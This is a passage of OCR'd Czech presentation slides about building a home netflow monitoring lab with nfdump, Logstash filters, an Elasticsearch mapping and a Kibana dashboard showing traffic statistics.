
- logstash filter geoip



```
filter {
        if [type] == "nf" {
                mutate {
                        add_field => ["sa4", "%{[nf][ipv4_src_addr]}"]
                        add_field => ["da4", "%{[nf][ipv4_dst_addr]}"]
                }
                geoip {
                        source => "sa4"
                        target => "sg"
                        fields => ["country_code2", "latitude", "longitude"]
                }
                geoip {
                        source => "da4"
                        target => "dg"
                        fields => ["country_code2", "latitude", "longitude"]
                }
                mutate {
                        rename => ["[sg][country_code2]", "[sg][cc]"]
                        rename => ["[dg][country_code2]", "[dg][cc]"]
                        remove_field => ["sa4", "da4", "[sg][latitude]", "[sg][lon
                }
        }
}
```

Zábavné předzpracování dat


- netflow exportuje data z PDU, ale my bychom chtěli vidět text
  - jistě je možné ponořit se do tajů javascriptu nebo ...
    - logstash filter translate pr




```
filter {

        if [type] == "nf" {

                translate {
field => "[nf][protocol]"
destination => "[nf][pr]"
dictionary => [
"0","HOPOPT",
"1","ICMP",
"2","IGMP",
"3","GGP",
"4","IPv4",
"5","ST",
"6","TCP",
"7","CBT",
"8","EGP",
"9","IGP",
"10","BBN-RCC-MON",
"11","NVP-II",
"12","PUP",
```

Ještě zábavnější předzpracování dat než jsme doufali

- logstash filter translate flags



```
filter {

        if [type] == "nf" {

                translate {
field => "[nf][tcp_flags]"
destination => "[nf][flg]"
dictionary => [
"0","",
"1","F",
"2","S",
"3","SF",
"4","R",
"5","RF",
"6","RS",
"7","RSF",
"8","P",
```



```
"243","CEUASF",
"244","CEUAR",
"245","CEUARF",
"246","CEUARS",
"247","CEUARSF",
"248","CEUAP",
"249","CEUAPF",
"250","CEUAPS",
"251","CEUAPSF",
"252","CEUAPR",
"253","CEUAPRF",
"254","CEUAPRS",
"255","CEUAPRSF"
]
                } #end translate
        } #end if type
}
```

Logstash jako flow kolektor

- není vhodný pro vysoké rychlosti, příchozí datagramy se snadno ztratí
- ideální pro takovéto domácí počítání
  - TODO Mylí ježíšku:
    - mikrotik (netflow)
    - cubieboard (ELK)

digital self defense
Protect yourself and everyone else

routerboard

LAB Forenzní laboratoř

Cubieboard

Kibana

nfdump jako flow kolektor

- `The nfdump tools collect and process netflow data on the command line.`

`$ nfcapd` sbírá data z emitorů

```
$ nfdump -r /var/cache/nfdump/nfcapd.201409302325 -o csv
```


```
ts,te,td,sa,da,sp,dp,pr,flg,fwd,stos,ipkt,ibyt,opkt,obyt,in,out,sas,das,smk,dmk,dtos,dir,nh,nhb,svln,dvln,ismc,odmc,idmc,osmc,
mpls1,mpls2,mpls3,mpls4,mpls5,mpls6,mpls7,mpls8,mpls9,mpls10,ra,eng

2014-09-30 23:20:26,2014-09-30 23:20:46,20.038,A.B.C.X,A.B.C.Y,47103,49559,TCP,.AP.SF,0,0,6,3259,0,0,0,0,0,0,0,0,0,0,0.0.0.0,0.0.0.0,0,0,00:00:00:00:
00:00,00:00:00:00:00:00,00:00:00:00:00:00,00:00:00:00:00:00,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0.0.0.0,0/0

2014-09-30 23:20:26,2014-09-30 23:20:46,20.038,A.B.C.Y,A.B.C.X,49559,47103,TCP,.A..SF,0,0,5,268,0,0,0,0,0,0,0,0,0,0,0.0.0.0,0.0.0.0,0,0,00:00:00:00:00:
00,00:00:00:00:00:00,00:00:00:00:00:00,00:00:00:00:00:00,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0-0-0,0.0.0.0,0/0
```

- zatím jsem nepronikl do všech detailů
  - vyhledávání směru (1 tok je zobrazen na 2 *řádky*)
  - záludnosti protokolů typu ICMP (typ PDU v sp/dp ?)

ELK jako prohlížečka


- `nfcapd -x script.sh`
    - nfcapd ukládá veškeré příchozí informace z netflow PDU do souborů které dle nastavení rotuje (~5min)
    - vždy když je k dispozici nový kompletní soubor lze provést akci
        - dump do CSV a odeslat na zpracování

- logstash redis input



```
input {
        redis {
                data_type => "list"
                host => "<%= rediser_server_real %>"
                key => "nz"
                port => 16379
                type => "nz"
                threads => 1
                batch_count => 1000
                codec => line {}
        }
}
```


- logstash filters for type nz




```
filter {
        if [type] == "nz" {

                # parse input format common for securitycloud
                csv {
                        #tr pridavam rucne, v datech to je ale nedokazu to dostat ven pres nfdump
                        columns => ["tr","ts","te","td","sa","da","sp","dp","pr","flg","ipkt","ibyt","in"]
                }

                # match time_received/flowset.unixtime to @timestamp and discard field
                date {
                        match => [ "tr", "yyyy-MM-dd HH:mm:ssZ" ]
                        remove_field => ["tr"]
                }

                # treat IPv6 to separate fieldset because of mapping
                if [sa] =~ /:/ {
                        mutate {
                                rename => [ "sa", "sa6", "da", "da6" ]
                                add_field => ["pf", "6"]
                        }
                } else {
                        mutate {
                                add_field => ["pf", "4"]
                        }
                }

                # do geoip resolution, and strip long names and unnecessary fields
                geoip {
                        source => "sa"
                        target => "sg"
                        fields => ["country_code2", "latitude", "longitude"]
                }
```

Elasticsearch nz type mapping

- **schema-less != type-less**




```
"_default_" : {
        "_all" : {"enabled" : true},
        "dynamic_templates" : [ {
                "string_fields" : {
                        "match" : "*",
                        "match_mapping_type" : "string",
                        "mapping" : {
                                "type" : "string", "index" : "analyzed", "omit_norms" : tru
                                "fields" : {
                                        "raw" : {"type": "string", "index" : "not_analyzed"
                                }
                        }
                }
        } ],
        "properties" : {
                "@version": { "type": "string", "index": "not_analyzed" },
                "geoip"  : {
                        "type" : "object",
                        "dynamic": true,
                        "path": "full",
                        "properties" : {
                                "location" : { "type" : "geo_point" }
                        }
                }
        }
},


"warden" : {
        "_all" : { "enabled" : true },
        "properties" : {
                "attack_scale" : { "type" : "integer" },
                "target_port" : { "type" : "integer" }
        }
},
```



```
"nz" : {
        "_all" : { "enabled" : true },
        "properties" : {
                "tr": { "index": "not_analyzed", "type": "date", "format":"yyyy-MM-dd HH:mm:ssZ" },
                "ts": { "index": "not_analyzed", "type": "date", "format":"yyyy-MM-dd HH:mm:ssZ" },
                "te": { "index": "not_analyzed", "type": "date", "format":"yyyy-MM-dd HH:mm:ssZ" },
                "td": { "index": "not_analyzed", "type": "float" },
                "sa": {
                        "type": "ip", "index": "analyzed",
                        "fields": {
                                "raw": {"type": "string","index": "not_analyzed"}
                        }
                },
                "da": {
                        "type": "ip", "index": "analyzed",
                        "fields": {
                                "raw": {"type": "string","index": "not_analyzed"}
                        }
                },
                "sa6": {
                        "index": "analyzed", "type": "string",  "omit_norms" : true,
                        "fields" : {
                                "raw" : {"type": "string", "index" : "not_analyzed"}
                        }
                },
                "da6": {
                        "index": "analyzed", "type": "string", "omit_norms" : true,
                        "fields" : {
                                "raw" : {"type": "string", "index" : "not_analyzed"}
                        }
                },
                "sp": { "index": "not_analyzed", "type": "integer" },
                "dp": { "index": "not_analyzed", "type": "integer" },
                "pr": { "index": "not_analyzed", "type": "string" },
                "flg": { "index": "not_analyzed", "type": "string" },
                "ipkt": { "index": "not_analyzed", "type": "long" },
                "ibyt": { "index": "not_analyzed", "type": "long" },
                "in": { "index": "not_analyzed", "type": "integer" },
                "sg" : {
                        "type" : "object",
                        "dynamic": true,
                        "path": "full",
                        "properties" : {
                                "country_code2": { "index": "not_analyzed", "type": "string" },
                                "cc": { "index": "not_analyzed", "type": "string" },
                                "location" : { "type" : "geo_point" }
                        }
                },
                "dg" : {
```

Kibana nz dashboard - co je na obrázku ?



time must ●
field : @timestamp
from : now-6h
to : now

time must ●
field : @timestamp
from : "2014-10-01T20:22:31.961Z"
to : "2014-10-01T23:51:09.818Z"

terms mustNot ●
field : dp
value : 5355

terms mustNot ●
field : dp
value : 67

terms mustNot ●
field : dp
value : 68

terms mustNot ●
field : dp
value : 137

terms mustNot ●
field : dp
value : 138

EVENTS OVER TIME (FLOWS)

View ▸ | Zoom Out | ● _type:"nz" (10224) count per 1m | (10224 hits)

PACKETS

View ▸ | Zoom Out | ● _type:"nz" (10224) ipkt total per 1m | (10224 hits)

BYTES

View ▸ | Zoom Out | ● _type:"nz" (10224) ibyt total per 1m | (10224 hits)

TOP DST PORTS

● 6989 (990) ● 53 (806) ● 0 (590) ● 6977 (522) ● 6891 (427) ● 49559 (418) ● 51413 (388) ● 22 (181) ● 6964 (155) ● 6881 (92)

TOP SRC PORTS

● 53 (829) ● 6989 (739) ● 0 (590) ● 49559 (418) ● 6977 (385) ● 6891 (306) ● 51413 (227) ● 6964 (121) ● 6000 (110) ● 39200 (46)

TOP PR

● TCP (7202) ● UDP (2432) ● ICMP (588) ● IGMP (2) ● Other values (0)

TOP SOURCES4

● [redacted] (506) ● [redacted] (1000) ● [redacted] (815) ● [redacted] (122) ● [redacted] (96) ● [redacted] (76) ● [redacted] (63) ● [redacted] (24)

TOP DESTINATIONS4

● [redacted] (4008) ● [redacted] (994) ● [redacted] (791) ● [redacted] (98) ● [redacted] (97) ● [redacted] (94) ● [redacted] (77) ● [redacted] (37)

SA GEO (SG)

DA GEO (DG)

